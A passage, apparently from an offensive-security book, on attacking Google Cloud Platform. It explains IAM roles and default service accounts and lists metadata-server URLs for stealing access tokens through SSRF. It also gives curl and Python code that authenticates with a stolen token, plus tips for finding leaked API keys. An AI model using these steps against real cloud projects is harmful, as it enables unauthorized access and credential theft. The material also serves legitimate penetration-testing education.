    - Editor
        - This is equivalent to being an Admin, you basically have read/write access to everything.


- Viewer
  - This is a little less exciting, basically it lets you view anything but you don't have write access



We can see there is a member called “151252795463-compute@developer.gserviceaccount.com” and it has a primitive role of editor. This service account is used by default when spinning up virtual machines which means if we can compromise this service account we get instant Admin level permission on the project, this is discussed more later in the book.

You can also see the roles “security reviewer”, “service usage admin”, and “stackdriver accounts viewer”. These are predefined roles which GCP has already setup with predefined permissions. Lastly you can see the role “priv_esc_role” which is a custom role made by the admin and it can contain any number of permissions in it.

A role is just a collection of permissions which give you access to services.




The above image shows that the editor role has 3,098 permissions assigned to it, which is extremely permissive. Each of these permissions allows you to issue commands to a different service. Roles and permissions will play a big part when attempting privilege escalation and lateral movement.

Compute Engine


Introduction

The computer engine is where you create and interact with your virtual machines. If your organization heavily uses the cloud you could have hundreds of instances running in your environment.



Service Accounts & Scopes

When creating these virtual machines you must attach a service account to it so it can interact with Google Apis.




By default it will use the compute engine default service account, we saw earlier that this account has a role of Editor.

When using this default account you must also specify its access scopes. Access scopes limite which API calls you can make so even though you have an Editor role you might still have limited permissions because of your scope. If the scope is set to “Allow full access to all Cloud APIs” these restrictions are removed and you will have access to everything. This will come up later when we talk about SSRF. Note that scopes only apply to the default service account, all other service accounts will use your IAM roles and permissions when determining your access rights.

Metadata

So our instance has a service account linked to it but how does it use this account? To use the service account it needs its credentials and these credentials can be found via the metadata service.

- http://169.254.169.254/computeMetadata/v1beta1/instance/service-accounts/default/token
- http://169.254.169.254/computeMetadata/v1beta1/project/project-id



As shown in the above image if we hit the metadata server we can get the service accounts access token. We can then utilize this access token to authenticate to Google's APIs which will allow us to issue commands to the GCP environment.

Google Cloud Platform Hacking

Authenticating

Gcloud and Gsutil are both command line tools created by Google, these tools are perfect when you have access to service account keys. However, there are times when you only have access to a temporary access key. In that case you will have to use the Google API or SDK. An example Google API call can be found below:

- curl -X GET -H "X-Goog-User-Project: PROJECT-HERE" -H "Content-Type: application/json" -H "Authorization: Bearer ACCESS-TOKEN-HERE" "https://storage.googleapis.com/storage/v1/b?project=PROJECT-HERE"

Depending on what service you are trying to call you will have to modify the endpoint you send your request to. Other than that you just place your access token in the Authorization Bearer header and you're good to go.

If your want to use your access token with the Google SDK it will look something like:

```
from google.oauth2 import credentials
project_id = 'PROJECT-ID-HERE'
credentials = credentials.Credentials('ACCESS-KEY-HERE')
service = discovery.build('iam', 'v1', credentials=credentials)
name = "projects/{}".format(project_id)
request = service.projects().serviceAccounts().list(name=name)
response = request.execute()
print(response)
```

Initial Access

SSRF

You should already know how to exploit SSRF from the AWS hacking chapters so I won't cover it again here as that part will be the same. The only difference is the metadata url which is slightly different on GCP.

- http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token

Be aware if V2 is enabled you may also have to send a custom header as shown in the example below:

- "Metadata-Flavor: Google"

Source Code Leaks

There are a few types of credentials you could find in an application's source code. The first type is an API key. As shown below your application would have to make an HTTP request to a specific google endpoint which contains your API key:

- https://language.googleapis.com/v1/documents:analyzeEntities?key=API_KEY

If you're looking at source code grepping for “googleapis.com” could reveal strings potentially containing API keys.

In addition to API keys you can also use a JSON file containing credentials. Instead of hard coding credentials you must hard code a path that contains credentials. If you have access to that file you could compromise those credentials.

```
def explicit():
    from google.cloud import storage

    # Explicitly use service account credentials by specifying the private key
    # file.
    storage_client = storage.Client.from_service_account_json(
        'service_account.json')

    # Make an authenticated API request
    buckets = list(storage_client.list_buckets())
    print(buckets)
```

As shown in the image above the application is passing “service_account.json” to the function. If you're auditing a python script and ever see that function being called you should also try to access the json file that is passed to it for credentials. Other programming languages have similar functions which do the same thing.

Environment Variables

